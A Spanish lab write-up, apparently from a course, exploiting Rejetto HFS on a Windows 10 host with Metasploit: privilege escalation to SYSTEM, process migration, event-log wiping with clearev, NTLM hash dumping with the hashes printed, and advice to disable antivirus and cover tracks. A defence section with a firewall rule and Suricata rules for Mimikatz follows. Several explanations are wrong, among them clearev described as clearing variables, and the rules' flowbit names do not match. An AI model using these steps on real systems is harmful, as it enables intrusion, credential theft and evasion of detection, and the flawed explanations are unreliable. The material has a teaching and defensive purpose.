Además de conectarnos al equipo escalamos a usuario administrador, pues este programa se ejecuta como Administrador.

Aplicaciones Lugares Sistema Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda

(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getuid
 Server username: EQUIPO01\Alesander
 (Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > shell
 Process 3540 created.
 Channel 2 created.
 Microsoft Windows [Versión 10.0.19042.508]
 (c) 2020 Microsoft Corporation. Todos los derechos reservados.

```
C:\Users\usuario\Desktop\hfs2.3a_289>net user Alesander
net user Alesander
Nombre de usuario          Alesander
Nombre completo
Comentario
Comentario del usuario
Código de país o región    000 (Predeterminado por el equipo)
Cuenta activa              Sí
La cuenta expira          Nunca
Último cambio de contraseña    02/05/2023 19:33:00
La contraseña expira        Nunca
Cambio de contraseña        02/05/2023 19:33:00
Contraseña requerida       No
El usuario puede cambiar la contraseña Sí
Estaciones de trabajo autorizadas   Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada      07/05/2023 17:34:06
Horas de inicio de sesión autorizadas   Todas
Miembros del grupo local          *Administradores
Miembros del grupo global         *Ninguno
Se ha completado el comando correctamente.
```

C:\Users\usuario\Desktop\hfs2.3a_289>

Menú [Check Gmail through o... Parrot Terminal

Descubriendo que pertenece al grupo de los Administradores locales.

En esta situación podemos impersonar al usuario Administrador con *getsystem* y así concederle el token de SYSTEM. Dejamos la sesión Meterpreter en segundo plano (background) y comprobamos que en la misma sesión el usuario ahora es *NT AUTHORITY\SYSTEM* y no el Administrador que teníamos al principio.

```

Aplicaciones Lugares Sistema Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Channel 2 created.
Microsoft Windows [Version 10.0.19042.508]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

C:\Users\usuario\Desktop\hfs2.3a_289>net user Alesander
net user Alesander
Nombre de usuario          Alesander
Nombre completo
Comentario
Comentario del usuario
Código de país o región    000 (Predeterminado por el equipo)
Cuenta activa              S
La cuenta expira          Nunca
Ultimo cambio de contraseña?  ?02/?05/?2023 19:33:00
La contraseña expira       Nunca
Cambio de contraseña       ?02/?05/?2023 19:33:00
Contraseña requerida       No
El usuario puede cambiar la contraseña? S

Estaciones de trabajo autorizadas    Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada            ?07/?05/?2023 17:34:06

Horas de inicio de sesión autorizadas    Todas
Miembros del grupo local             *Administradores
Miembros del grupo global           *Ninguno
Se ha completado el comando correctamente.

C:\Users\usuario\Desktop\hfs2.3a_289>exit
exit
(Meterpreter 1)(C:\Users\usuario\Desktop\hfs2.3a_289) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1)(C:\Users\usuario\Desktop\hfs2.3a_289) >

```

Consiguiendo su objetivo.

Comprobando como ahora somos System:

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the following command and its output:

```
C:\Users\usuario\Desktop\hfs2.3a_289>net user Alesander
Name de usuario          Alesander
Nombre completo
Comentario
Comentario del usuario
Código de país o región      000 (Predeterminado por el equipo)
Cuenta activa            Sí
La cuenta expira        Nunca
Ultimo cambio de contraseña
La contraseña expira    Nunca
Cambio de contraseña    ?02/?05/?2023 19:33:00
Contraseña requerida     No
El usuario puede cambiar la contraseña
Estaciones de trabajo autorizadas   Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada    ?07/?05/?2023 17:34:06
Horas de inicio de sesión autorizadas   Todas
Miembros del grupo local      *Administradores
Miembros del grupo global     *Ninguno
Se ha completado el comando correctamente.

C:\Users\usuario\Desktop\hfs2.3a_289>exit
exit
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) >
```

The terminal window has a dark theme with green text. The status bar at the bottom shows "Parrot Terminal".

Dejaremos la sesión en background, y comprobaremos como ahora somos System:

The screenshot shows a terminal window titled "Parrot Terminal". The terminal displays the following information:

```

Aplicaciones Lugares Sistema Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
La contraseña expira Nunca
Cambio de contraseña 2023/05/22 19:33:00
Contraseña requerida No
El usuario puede cambiar la contraseña Sí
Estaciones de trabajo autorizadas Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada 2023/05/22 17:34:06
Cambiar versión Java...
Horas de inicio de sesión autorizadas Todas
Miembros del grupo local *Administradores
Miembros del grupo global *Ninguno
Se ha completado el comando correctamente.

EjecutarJava
C:\Users\usuario\Desktop\hfs2.3a_289>exit
exit
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > background
[*] Backgrounding session 1...
[msf] (Jobs:0 Agents:1) exploit(windows/http/rejetto_hfs_exec) >> sessions

Active sessions
=====
Id  Name    Type          Information                         Connection
--  ----   ----          -----
1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ EQUIPO01  192.168.1.44:4444 -> 192.168.1.13:55614 (192.168.1.13:5)
[msf] (Jobs:0 Agents:1) exploit(windows/http/rejetto_hfs_exec) >>

```

The terminal window also includes a menu bar with "Aplicaciones", "Lugares", "Sistema", "Parrot Terminal", and a status bar at the bottom.

Otro método:

Para la escalada de privilegios usaremos un bypass de UAC. Mediante el uso del editor de certificados de confianza se generará un proceso con el flag del UAC desactivado consiguiendo así un contexto de integridad alto. Esto dependerá de que tipo de sistema operativo Windows se trate, no es lo mismo un Windows 7/8/8.1/10 ya que los casos de bypass de UAC fileless dependerá de la existencia de los binarios en según qué versiones.

Salimos de la sesión dejándola en background. Usamos el módulo "exploit/windows/local/bypassuac" el cual hará un bypass UAC fileless (que afecta al "editor de certificados de confianza") y establecemos los parámetros del host local

(nuestra máquina Kali), la sesión meterpreter, el payload (código que se va ejecutar) será un meterpreter reverse_tcp y lanzamos el exploit.

```
[msf] (Jobs:0 Agents:2) exploit(windows/http/rejetto_hfs_exec) >> sessions
[msf] (Jobs:0 Agents:2) exploit(windows/http/rejetto_hfs_exec) >> exploit/windows/local/bypassuac
[-] Unknown command: exploit/windows/local/bypassuac
This is a module we can load. Do you want to use exploit/windows/local/bypassuac? [y/N] n
[msf] (Jobs:0 Agents:2) exploit(windows/http/rejetto_hfs_exec) >> use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:2) exploit(windows/local/bypassuac) >> set session 1
session => 1
[msf] (Jobs:0 Agents:2) exploit(windows/local/bypassuac) >> run

[*] Started reverse TCP handler on 192.168.1.44:4444
[-] Exploit aborted due to failure: none: Already in elevated state
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:2) exploit(windows/local/bypassuac) >>
```

Aunque hice otra sesión para no ser System, no me deja la escalada porque ya soy Administrador.


Vuelvo a la sesión 1:

```
[msf] (Jobs:0 Agents:2) exploit(windows/local/bypassuac) >> sessions -i 1
[*] Starting interaction with 1...

(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) >
```

Lo que voy a hacer es migrar la sesión 1 a un proceso, para esto ejecutaré una Shell para poder ver los procesos de la máquina con tasklist:

Escribo ps para ver los procesos:



```
[msf] (Jobs:0 Agents:2) exploit(windows/local/bypassuac) >> sessions -i 1
[*] Starting interaction with 1...
(Meterpreter 1)(C:\Users\usuario\Desktop\hfs2.3a_289) > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Proces s]				
4	0	System	x64	0		
72	4	Registry	x64	0		
320	768	TextInputHost. exe	x64	3	EQUIPOW01\usuario	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe
380	4	smss.exe	x64	0		
420	664	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
464	664	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
480	468	csrss.exe	x64	0		
540	664	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	C:\Windows\System32\svchost.exe
548	468	wininit.exe	x64	0		
560	664	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	C:\Windows\System32\svchost.exe
664	548	services.exe	x64	0		
676	548	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
732	664	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	C:\Windows\System32\svchost.exe
744	664	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	C:\Windows\System32\svchost.exe
768	664	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe


Y migraré al proceso 420:



```
(Meterpreter 1)(C:\Users\usuario\Desktop\hfs2.3a_289) > migrate 420
[*] Migrating from 6364 to 420...
[*] Migration completed successfully.
(Meterpreter 1)(C:\Windows\system32) >
```

Ahora con el comando de meterpreter clearev eliminare las variables guardadas en la máquina atacada.

En resumen, el comando clearev es útil para eliminar información sensible o confidencial que pueda estar almacenada en la memoria de la máquina objetivo en la sesión actual de Meterpreter.



```
(Meterpreter 1) (C:\Windows\system32) > [clearev]
[*] Wiping 0 records from Application...
[*] Wiping 2 records from System...
[*] Wiping 3 records from Security...
(Meterpreter 1) (C:\Windows\system32) >
```

Ahora probaremos con este post de metasploit
'post(windows/gather/credentials/credential_collector)' .

Configuramos la sesión y lo ejecutamos:

Obteniendo todos los hashes:

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The window displays the following Metasploit module execution output:

```

Aplicaciones Lugares Sistema Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda

Name      Current Setting  Required  Description
-----  -----  -----  -----
SESSION          yes        The session to run this module on

View the full module info with the info, or info -d command.

[*] msf>(Jobs:0 Agents:2) post(windows/gather/credentials/credential_collector) >> set session 1
session => 1
[*] msf>(Jobs:0 Agents:2) post(windows/gather/credentials/credential_collector) >> run

[*] Running module against EQUIPOW01
[+] Collecting hashes...
Extracted: admin:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b
Extracted: Administrador:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0
Extracted: administrators:aad3b435b51404eeaad3b435b51404ee:f2ab082falb21c772eea4193d454d7b
0
Extracted: Alesander:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780
Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c
0
Extracted: Invitado:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0
Extracted: user:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b
Extracted: usuario:aad3b435b51404eeaad3b435b51404ee:c22b315c040ae6e0efee3518d830362b
Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:af1129d5bd56aabbf3c383fa683
b8abc
[+] Collecting tokens...
EQUIPOW01\Alesander
EQUIPOW01\usuario
Font Driver Host\UMFD-0
Font Driver Host\UMFD-3
NT AUTHORITY\Servicio de red
NT AUTHORITY\SERVICIO LOCAL
NT AUTHORITY\SYSTEM
Window Manager\DW-M-3
No tokens available
[*] Post module execution completed
[*] msf>(Jobs:0 Agents:2) post(windows/gather/credentials/credential_collector) >>

```

Cuando se trabaja con una sesión de Meterpreter, es importante tomar medidas para borrar los rastros de la sesión una vez que se ha completado el trabajo o la exploración de la máquina objetivo. Esto se debe a que los rastros de la sesión pueden ser detectados por los administradores del sistema o por herramientas de seguridad y utilizados para identificar la fuente de la intrusión.

A continuación se presentan algunos de los pasos que puedes seguir para limpiar los rastros de una sesión de Meterpreter:

Usa el comando clearev para borrar las variables de entorno que se hayan establecido en la sesión actual de Meterpreter.

Utiliza el comando history -c para borrar el historial de comandos que se haya almacenado en la sesión actual de Meterpreter.

Usa el comando run killav para detener y desactivar temporalmente cualquier programa antivirus o de seguridad que se haya detectado en la máquina objetivo.

Utiliza el comando run persistence -d para eliminar cualquier persistencia o backdoor que se haya establecido en la máquina objetivo.


Si se han cargado módulos o se han utilizado scripts personalizados durante la sesión, asegúrate de borrar los archivos de configuración y los archivos binarios que se hayan generado.

Finalmente, utiliza el comando exit para cerrar la sesión de Meterpreter y eliminar todos los rastros de la sesión en la memoria de la máquina objetivo.

Defensa->

Para la defensa de esta POC, lo principal que tendremos que tener en cuenta que el problema se produce por usar una aplicación que tiene una vulnerabilidad, la cual en versiones posteriores no existe, por lo tanto lo principal que habría que hacer es conseguir una nueva versión de rejxeto o buscar otra manera de tener la funcionalidad que nos brinda esta aplicación de otra manera, es decir con el uso de otra aplicación.

Para actualizar rejxeto, lo que tendremos que hacer es abrir la aplicación y pulsar en Update now:



También podríamos crear una regla del Firewall de Windows para que solo ciertos equipos se pudieran conectar a él así mitigar que desde cualquier máquina se le pudiera atacar, para eso propondré un comando de PowerShell que crearía una regla del firewall de Windows:

```
New-NetFirewallRule -DisplayName  
"Bloquear puerto 80 excepto  
192.168.1.44" -Direction Inbound -  
LocalPort 80 -Protocol TCP -  
RemoteAddress "!192.168.1.44" -Action  
Block
```

Esto lo que hará es que solo se pueda usar el puerto de rejeción con la IP 192.168.1.44.

Esto sería un ejemplo se podrían agregar más IPs.

Defensa General de Coerce y PetitPotam Mitigación de ataques NTLM:

Enlace a la información de Microsoft: <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>

Lo primero que voy hacer es explicar que es un ataque de NTLM relay y que es NTLM:

NTLM (NT LAN Manager) es un protocolo de autenticación utilizado por sistemas operativos Windows para autenticar usuarios y servicios. En este protocolo, el cliente y el servidor intercambian mensajes para establecer la identidad del usuario que intenta acceder al sistema. El proceso de autenticación NTLM implica la verificación de las credenciales del usuario, como su nombre de usuario y contraseña.

Un ataque NTLM relay es una técnica de ataque que aprovecha una debilidad en el protocolo NTLM. En un ataque NTLM relay, un atacante intercepta el tráfico de autenticación entre un cliente y un servidor y lo retransmite a otro servidor en la red. El atacante puede hacerse pasar por el servidor de destino para engañar al cliente y obtener sus credenciales de autenticación.

El ataque funciona de la siguiente manera: el atacante intercepta el tráfico de autenticación NTLM entre el cliente y el servidor, y en lugar de intentar descifrar las credenciales de autenticación, retransmite los mensajes de autenticación al servidor legítimo en la red. El servidor legítimo responde con un desafío, que el atacante envía al cliente. El cliente responde con una respuesta de autenticación, que el atacante retransmite al servidor legítimo. El servidor legítimo autentica al usuario y envía una respuesta de autenticación al atacante, quien puede hacerse pasar por el cliente autenticado y acceder a los recursos de la red.

Ahora mostraré unas reglas de suricata para detectar este tipos de ataques, estas reglas estarán explicadas detalladamente.

```
1. Regla: `alert tcp $WORKSTATIONS any -> $DCS any (msg:"Mimikatz DRSUAPI";
flow:established,to_server; content:"|05 00 0b|"; depth:3; content:"|35 42 51 e3 06 4b d1
11 ab 04 00 c0 4f c2 dc d2|"; depth:100; flowbits:set,drsuci; flowbits:noalert;
reference:url,http://blog.didierstevens.com; classtype:policy-violation; sid:1000010; rev:1;)`
```

Esta regla está diseñada para detectar actividades relacionadas con la herramienta de hacking Mimikatz a través del protocolo DRSUAPI. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se busca la secuencia hexadecimal `05 00 0b` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 0b|"; depth:3`).
- Se busca la secuencia hexadecimal `35 42 51 e3 06 4b d1 11 ab 04 00 c0 4f c2 dc d2` de hasta 100 bytes después del primer contenido encontrado (`content:"|35 42 51 e3 06 4b d1
11 ab 04 00 c0 4f c2 dc d2|"; depth:100`).
- Se establece el flujo de bits `drsuci` (`flowbits:set,drsuci`).
- Se evita generar alertas adicionales en relación con los bits de flujo (`flowbits:noalert`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,http://blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000010.
- La revisión de la regla (`rev`) es 1.

```
2. Regla: `alert tcp $WORKSTATIONS any -> $DCS any (msg:"Mimikatz DRSUAPI
DsGetNCChanges Request";flow:established,to_server;flowbits:isset,drsuci; content:"|05
00 00|"; depth:3; content:"|03 00|"; offset:22;
depth:2;reference:url,http://blog.didierstevens.com; classtype:policy-violation; sid:1000011;
rev:1;)`
```

Esta regla está diseñada para detectar solicitudes de cambio de nombre de contexto en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DsGetNCChanges Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se verifica si el flujo de bits `drsuapi` está configurado (`flowbits:isset,drsuapi`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se busca la secuencia hexadecimal `03 00` 2 bytes después de la posición 22 (`content:"|03 00|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000011.
- La revisión de la regla (`rev`) es 1.

3. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request"; flow:established,to_server; flowbits:isset,drsuapi; content:"|05 00 00|"; depth:3; content:"|03 00|"; offset:22; depth:2; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000014; rev:1;)`

Esta regla está diseñada para detectar solicitudes de añadir réplicas en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).

- Se verifica si el flujo de bits `drsuapi` está configurado (`flowbits:isset,drsuapi`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se busca la secuencia hexadecimal `05 00` 2 bytes después de la posición 22 (`content:"|05 00|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000014.
- La revisión de la regla (`rev`) es 1.

4. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; flowbits:isset,drsuapi; content:"|05 00 00|"; depth:3; byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4; content:"|03 00|"; offset:22; depth:2; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000012; rev:1;)`

Esta regla está diseñada para detectar solicitudes de cambio de nombre de contexto específicas en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DsGetNCChanges Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se verifica si el flujo de bits `drsuapi` está configurado (`flowbits:isset,drsuapi`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se realiza una prueba de byte para verificar si el primer byte después de la posición 4 es mayor o igual a `0x10` y menor o igual a `0x11` (`byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4`).
- Se busca la secuencia hexadecimal `03 00` 2 bytes después de la posición 22 (`content:"|03 00|"; offset:22; depth:2`).

- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000012.
- La revisión de la regla (`rev`) es 1.

5. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; flowbits:isset,drsuci; content:"|05 00 00|"; depth:3; byte_test:1,>=,0x00,4; byte_test:1,<=,0x01,4; content:"|00 03|"; offset:22; depth:2; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000013; rev:1;)`

Esta regla está diseñada para detectar solicitudes de cambio de nombre de contexto específicas en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DsGetNCChanges Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se verifica si el flujo de bits `drsuci` está configurado (`flowbits:isset,drsuci`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se realiza una prueba de byte para verificar si el primer byte después de la posición 4 es mayor o igual a `0x00` y menor o igual a `0x01` (`byte_test:1,>=,0x00,4; byte_test:1,<=,0x01,4`).
- Se busca la secuencia hexadecimal `00 03` 2 bytes después de la posición 22 (`content:"|00 03|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000013.
